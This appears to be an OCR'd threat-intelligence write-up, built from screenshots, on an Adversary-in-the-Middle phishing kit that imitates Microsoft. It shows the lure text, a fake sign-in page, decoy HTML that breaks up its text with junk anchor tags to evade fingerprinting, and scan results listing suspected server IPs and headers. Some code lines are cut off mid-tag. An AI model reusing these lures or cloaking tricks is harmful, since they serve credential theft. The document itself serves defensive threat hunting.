
Please stand by, while we are cheking if the site connection is secure

☐ Verify you are human

Did you know there are Verified Bots that are allowed around the internet because they help provide services we use day to day?

Microsoft needs to review the security of your connection before proceeding.

Adversary In The Middle (AiTM)



[redacted]0V2rX0P5zjBdBWfqMyHqXuSoRLIbeD3ofHakAI6hw4SyxwzZTh1W...

Microsoft


Sign in

Email, phone, or Skype

No account? Create one!

Sign in with a security key

Fingerprinting




```
    </style>
</head>
<body class="delivered" id="z5HkSR201x">
    <header>
        <h1>Foo<a class="z5HkSR201x"></a>d a<a class="z5HkSR201x"></a>nd D<a class="z5HkSR201x"></a>rin<a class="z5HkSR201x"></a>k Inf<a class="z5HkSR201x"></a>orma<a class="z5HkSR201x"></a>tion</h1>
    </header>
    <div class="z5HkSR201x container">
        <!-- Food Section -->
        <div class="section">
            <h2>Food</h2>
            <p>Explo<a class="z5HkSR201x"></a>re a variety <a class="z5HkSR201x"></a>of delicious <a class="z5HkSR201x"></a>food opt<a class="z5HkSR201x"></a>ions i<a class="z5HkSR201x"></a>ncluding appetizers,
            <ul>
                <li>Appet<a class="z5HkSR201x"></a>izers: Brusch<a class="z5HkSR201x"></a>etta, Stuffed Mus<a class="z5HkSR201x"></a>hrooms, Garlic <a class="z5HkSR201x"></a>Bread</li>
                <li>Main Co<a class="z5HkSR201x"></a>urses: Spaghet<a class="z5HkSR201x"></a>ti Carbonara, Grilled Chick<a class="z5HkSR201x"></a>en, Vegetarian Lasag<a class="z5HkSR201x"></a>na</li>
                <li>Dessert<a class="z5HkSR201x"></a>s: Tiram<a class="z5HkSR201x"></a>isu, Cheese<a class="z5HkSR201x"></a>cake, Choco<a class="z5HkSR201x"></a>late L<a class="z5HkSR201x"></a>ava Cake</li>
            </ul>
        </div>

        <!-- Drink Section -->
        <div class="z5HkSR201x section">
            <h2>Drinks</h2>
            <p>Discov<a class="z5HkSR201x"></a>er a r<a class="z5HkSR201x"></a>ange of bever<a class="z5HkSR201x"></a>ages to comple<a class="
            <ul>
                <li>S<a class="z5HkSR201x"></a>oft Dr<a class="z5HkSR201x"></a>inks: Cola, Lemo<a class="z5HkSR201x"></a>nade, I<a class="z5Hk
                <li>Cockt<a class="z5HkSR201x"></a>ails: Margari<a class="z5HkSR201x"></a>ta, Mojito, Cosm<a class="z5HkSR201x"></a>opolitan</
                <li>Coff<a class="z5HkSR201x"></a>ee: Espr<a class="z5HkSR201x"></a>esso, Cappuc<a class="z5HkSR201x"></a>cino, L<a class="z5H
            </ul>
        </div>
    </div>
    <footer>
        <p>&copy; 2025 F<a class="z5HkSR201x"></a>ood and Dr<a class="z5HkSR201x"></a>ink Info. Al<a class="z5HkSR201x"></a>l rig<a class="z5H
    </footer>
</body>
<script>
    window.location.reload();
```

HTML Title Displaying a page...

Response Body

```
# Food and Drink Information

## Food

Explore a variety of delicious food options including appetizers, main
courses, and desserts.

  * Appetizers: Bruschetta, Stuffed Mushrooms, Garlic Bread
  * Main Courses: Spaghetti Carbonara, Grilled Chicken, Vegetarian Lasagna
  * Desserts: Tiramisu, Cheesecake, Chocolate Lava Cake

## Drinks

Discover a range of beverages to complement your meal, including soft drinks,
cocktails, and coffee.

  * Soft Drinks: Cola, Lemonade, Iced Tea
  * Cocktails: Margarita, Mojito, Cosmopolitan
  * Coffee: Espresso, Cappuccino, Latte

(C) 2025 Food and Drink Info. All rights reserved.
```

Tracking / Hunting



Hosts

Results: 298   Time: 0.28s

31.214.157.179

Ubuntu Linux   RACKPLACE (58329)   South Holland, Netherlands

remote-access   default-landing-page

>_ 22/SSH   80/HTTP   443/HTTP

31.214.157.175

Ubuntu Linux   RACKPLACE (58329)   South Holland, Netherlands

default-landing-page   remote-access


>_ 22/SSH   80/HTTP   443/HTTP

64.23.219.212

Ubuntu Linux   DIGITALOCEAN-ASN (14061)   California, United Sta

remote-access   default-landing-page

>_ 22/SSH   80/HTTP   443/HTTP



Results 360   Filter: Past month

170.205.52.161 / 443 / N/A   View Detail

Location: United States

Web Title: Displaying a page...

Protocol: https

Trans Protocol: tcp

Header   App/Product   200   2025-04-01 GMT +8

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=kga22ds11psjqupq6qgassbbjl; path=/
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Server: Apache/2.4.41 (Ubuntu)
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Content-Type
```

147.182.193.35 / 443 / rlpm.xyz   View Detail

Location: Santa Clara,United States

Web Title: Displaying a page...


Protocol: https

Trans Protocol: tcp


Header   App/Product   200   2025-03-31 GMT +8

```
HTTP/1.1 200 OK
Date: Mon, 31 Mar 2025 12:06:59 GMT
Pragma: no-cache
Vary: Accept-Encoding
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```

Further analysis



1



2

